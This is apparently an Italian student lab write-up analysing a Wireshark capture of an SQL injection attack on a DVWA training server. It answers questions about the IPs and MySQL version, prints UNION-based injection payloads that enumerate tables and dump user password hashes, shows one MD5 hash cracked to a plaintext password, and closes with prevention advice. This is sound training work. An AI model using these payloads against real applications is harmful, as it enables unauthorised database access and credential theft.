


## ESERCIZIO 4 BONUS – Attacco a un database MySQL



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=45838 TSecr=0 WS=128
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=38535 TSecr=45838 WS=128
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli?id=1%3D1&Submit=Submit HTTP/1.1


- Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection in base alle informazioni visualizzate?

**I due indirizzi IP coinvolti in questo attacco di SQL Injection sono:**

**10.0.2.4 – IP del client (probabile attaccante)**

**10.0.2.15 – IP del server (probabile bersaglio con il database SQL)**

- Quale è la versione?



**5.7.12-0ubuntu1.1**

- Cosa farebbe per l'aggressore il comando modificato di (1' OR 1=1 UNION SELECT null, column\_name FROM INFORMATION\_SCHEMA.columns WHERE table\_name='users')?

```
Stream Content
select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_BUFFER_POOL_STATS</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_COLUMNS</pre><pre>ID: 1' or 1=1
union select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_SYS_FOREIGN</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null,
table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: event</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: func</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: general_log</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: gtid_executed</pre><pre>ID: 1' or 1=1 union
select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_category</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: help_keyword</pre><pre>ID: 1' or 1=1 union select null, table_name from
```

Questo comando SQL permetterebbe all'attaccante di ottenere i nomi delle colonne presenti nella tabella users.

È un passo successivo logico: dopo aver scoperto la tabella, vuole ora sapere quali campi contiene (es. username, password, email, ecc.)

- Quale utente ha l'hash 8d3533d75ae2c3966d7e0d4fcc69216b?

The screenshot shows a Wireshark capture of an HTTP stream. The packet list on the left shows frames 28, 29, and 30. The packet details pane shows the Hypertext Transfer Protocol section. The packet bytes pane shows the raw data. The packet content pane shows the HTML response, which includes a UNION SELECT query that retrieves user information from the 'users' table. The query is: '1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre>'. The response also includes a link to a security review article.

L'utente è Bob

- **Quale è la password in chiaro?**

charley

8d3533d75ae2c3966d7e0d4fcc69216b

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

## Domande di Riflessione

- **Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?**

Le piattaforme che utilizzano il linguaggio SQL sono esposte a rischi significativi, in particolare agli attacchi di tipo SQL Injection. Questi attacchi si verificano quando un utente malintenzionato riesce a inserire comandi SQL arbitrari all'interno di un'applicazione web, manipolando così le query inviate al database.

I rischi includono l'accesso non autorizzato a dati sensibili, la modifica o cancellazione di informazioni, e in alcuni casi l'accesso completo al sistema.

La gravità dell'impatto dipende dalla configurazione del database, dai privilegi dell'utente compromesso e dalle misure di sicurezza implementate.

- **Quali sono due metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?**

Per prevenire efficacemente gli attacchi di tipo SQL Injection, si possono adottare diversi accorgimenti. Di seguito vengono illustrati due tra i più importanti:

- **Utilizzo di query parametrizzate (prepared statements):**  
Le query parametrizzate separano il codice SQL dai dati forniti dall'utente. Questo

impedisce che l'input venga eseguito come istruzione SQL, riducendo in modo significativo il rischio di injection.

- **Validazione e sanitizzazione dell'input utente:**

È fondamentale verificare, filtrare e normalizzare tutti i dati ricevuti dagli utenti prima che vengano elaborati. Questo evita l'inserimento di comandi pericolosi all'interno delle query.

Oltre a questi due metodi, è buona prassi adottare ulteriori misure di protezione, tra cui:

- **Filtrare l'input lato server e lato client.**
- **Implementare un Web Application Firewall (WAF).**
- **Disabilitare funzionalità non necessarie del database.**
- **Monitorare e registrare costantemente le query SQL.**
- **Utilizzare stored procedure sicure e limitate nei privilegi.**
- **Applicare restrizioni ai privilegi degli utenti del database.**
- **Evitare l'uso di SQL dinamico, oppure utilizzarlo solo con parametri ben controllati.**